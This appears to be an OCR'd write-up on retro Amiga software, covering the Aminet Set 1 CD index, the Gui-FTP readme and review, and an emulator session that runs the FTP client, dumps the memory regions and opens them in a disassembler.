
336M of	Demos	that show off, ready to run
160M of	Games	that are fun to play, ready to run
86M of	Communications	related software
6M of	Hardware	related software and documents

Finding things is supported in several ways. You can

Browse index	of all files on any CD, by directory
Search index	index of this CD for a case insensitive sub string
Search Aminet	index for a case insensitive sub string
View fish index	where you find things by Fish disk number

Information is also available on:

Access software	Find, Prefs, and all the other tools
Troubleshooting	What to do if problems occur
What is Aminet	Information about our distributed archive
Accessing Aminet	How to download directly from Aminet
Submitting	How to get your software onto Aminet
Ordering	Where to order, subscriptions
Disclaimer	Legal mumbo jumbo plus virus warning



Everything on this set of CDs pre-dates
Smashing the Stack for Fun and Profit
by at least 14 months

SET1C:Aminet/comm/tcp/Gui_FTP.readme

```
Short:    V1.0.0 FTP with GUI for AmiTCP 3.0b2+
Author:   kev@qsilver.demon.co.uk (Kevin Preece)
Uploader: kev@qsilver.demon.co.uk (Kevin Preece)
Type:     comm/tcp

Introduction
------------

Gui-FTP is a file transfer (FTP) client for AmiTCP 3.0 beta 2 (or better).
It is controlled through an intuition front-end, with the (modest) aim to
simplify the process of downloading (and uploading) files.

Full instructions and copyright can be found in the archive.

Requirements
------------

Any Amiga with intuition 2.04+ and AmiTCP 3.0b2+.  Works quite happily
with VMM but is not required.  Not sure what the minimum memory requirement
is, but 1Mb+ is highly recommended.

History
-------


V1.0.0  (Not sure whether I like this numbering scheme - it might change)

     -   First public release.


N-Joy
Kevin.
```


Gui-FTP


Description
File transfer program with GUI front-end
Author
Kevin Preece
Price
Freely distributable
Location
comm/tcp/Gui-FTP.lha
Requirements
No additional software needed




Another excellent program, Gui-FTP is very similar to DaFTP but provides a neat split window interface where you can see the contents of both local and remote file systems. Uploading and downloading files is then just a matter of clicking on the arrow pointing in the direction you want the file to move. A status window at the bottom shows exactly what's going on. This window is handy as it lets you see everything that you would normally see when using a conventional text FTP client such as ncftp.

Gui-FTP probably has the edge over DaFTP if you are transferring a lot of files back and forth between two systems and not just downloading all the time.





AmigaShell
3.HD:> set1c:
3.SET1C:>
Aminet/ (+info) AminetFind (+info) AmiSSL:
3.SET1C:> cd Aminet/comm/tcp
3.SET1C:Aminet/comm/tcp> copy Gui_FTP.lha Host:
3.SET1C:Aminet/comm/tcp> Host:
3.Host:> dir
Installed (dir)
Aminet Set 1 (1995)(GTI - Schatztruhe)(Disc 1 of 4)[!]
].iso
Aminet Set 1 (1995)(GTI - Schatztruhe)(Disc 2 of 4)[!]
].iso
Aminet Set 1 (1995)(GTI - Schatztruhe)(Disc 3 of 4)[!]
].iso
Aminet Set 1 (1995)(GTI - Schatztruhe)(Disc 4 of 4)[!]
].iso
Gui_FTP.lha
3.Host:> lha x Gui_FTP.lha


GUI-FTP
$VER: GUI-FTP V1.0.0β (Nov 27 1994)
Copyright © 1994 Kevin Preece
Compiled with GNU C 2.6.0
Email: gui-ftp@qsilver.demon.co.uk
Ok


ftp.gnu.org
Local Directory
HD:Applications
<dir> IBrowse
<dir> MUI
62096 Gui-FTP
450 Gui-FTP.info
3036 IBrowse.info
1233 MUI.info
Delete
Rename
MkDir
ChDir
Parent
Root
Remote Directory
/gnu
<dir> 3dldf
<dir> 8sync
<dir> a2ps
<dir> acct
<dir> acm
<dir> adns
<dir> alive
<dir> anastasis
<dir> anubis
<dir> apl
Delete
Rename
MkDir
ChDir
Parent
Root
Binary
Transfer
This legal notice applies to cryptographic software only. Please see
the Bureau of Industry and Security (www.bxa.doc.gov) for more
information about current U.S. regulations.
Login successful.
SYST reply = "UNIX Type: L8"
Open...
Close
Options...
About
Exit

```
>
>dm
00000000    2048K/1 =    2048K ID* C32 Chip memory
00200000    8704K/0 =    8704K --  F32 <none>
00A80000    1024K/2 =     512K ID* F32 Kickstart ROM (5C40328A)
=KS ROM v3.2.2 (A1200) rev 47.111 (512k)
00B80000     448K/0 =     448K --  F32 <none>
00BF0000      64K/0 =      64K --  CIA CIA
00C00000    1536K/0 =    1536K --  F32 <none>
00D80000     256K/0 =     256K --  C16 Gayle (low)
00DC0000      64K/0 =      64K --  C16 Battery backed up clock (MSM6242B)
00DD0000      64K/0 =      64K --  C16 Gayle (low)
00DE0000      64K/0 =      64K --  C16 Gayle (high)
00DF0000      64K/0 =      64K --  C16 Custom chipset
00E00000     512K/1 =     512K ID* F32 Kickstart ROM (5C40328A)
=KS ROM v3.2.2 (A1200) rev 47.111 (512k)
00E80000      64K/0 =      64K --  F32 Autoconfig [reset]
00E90000     448K/0 =     448K --  F32 <none>
00F00000      64K/1 =      64K --* F32 UAE Boot ROM
00F10000     448K/0 =     448K --  F32 <none>
00F80000     512K/1 =     512K ID* F32 Kickstart ROM (5C40328A)
=KS ROM v3.2.2 (A1200) rev 47.111 (512k)
01000000    1008M/0 =    1008M --  F32 <none>
40000000      32M/1 =      32M --* F32 RTG RAM
42000000       8M/1 =       8M ID* F32 Zorro III Fast RAM
42800000    3016M/0 =    3016M --  F32 <none>
FF000000      64K/0 =      64K --  F32 Autoconfig Z3
FF010000   16320K/0 =   16320K --  F32 <none>
>
```

```
>S 00000000_2048K_chip_memory.bin 00000000 200000
Wrote 00000000 - 00200000 (2097152 bytes) to '00000000_2048K_chip_memory.bin'.
>S 00A80000_1024K_kickstart.bin 00A80000 100000
Wrote 00A80000 - 00B80000 (1048576 bytes) to '00A80000_1024K_kickstart.bin'.
>S 00E00000_512K_kickstart.bin 00E00000 80000
Wrote 00E00000 - 00E80000 (524288 bytes) to '00E00000_512K_kickstart.bin'.
>S 00F00000_64K_uae_boot_rom.bin 00F00000 10000
Wrote 00F00000 - 00F10000 (65536 bytes) to '00F00000_64K_uae_boot_rom.bin'.
>S 00F80000_512K_kickstart.bin 00F80000 80000
Wrote 00F80000 - 01000000 (524288 bytes) to '00F80000_512K_kickstart.bin'.
>S 42000000_8M_z3_fast_ram.bin 42000000 800000
Wrote 42000000 - 42800000 (8388608 bytes) to '42000000_8M_z3_fast_ram.bin'.
>
```


Language
Select Language and Compiler Specification
Proc...
Variant
Size
Endian
Compiler
6502 default 16 little default
65C02 default 16 little default
68000 Coldfire 32 big default
68000 Coldfire 32 big register
68000 MC68020 32 big default
68000 MC68030 32 big default
Filter:
Description
Motorola 32-bit 68020
Show Only Recommended Language/Compiler Specs
OK
Cancel
Options
Block Name
chip
Base Address
00000000
File Offset
0x0
Hex
Length
0x200000
Hex
Apply Processor Defined Labels
Anchor Processor Defined Labels
OK
Cancel

```
4204ffea 4e f9 00       jmp         LAB_00f04256.1
         f0 42 56
4204fff0 4e f9 00       jmp         LAB_00f04252.1
         f0 42 52
4204fff6 4e f9 00       jmp         LAB_00f0424e.1
         f0 42 4e

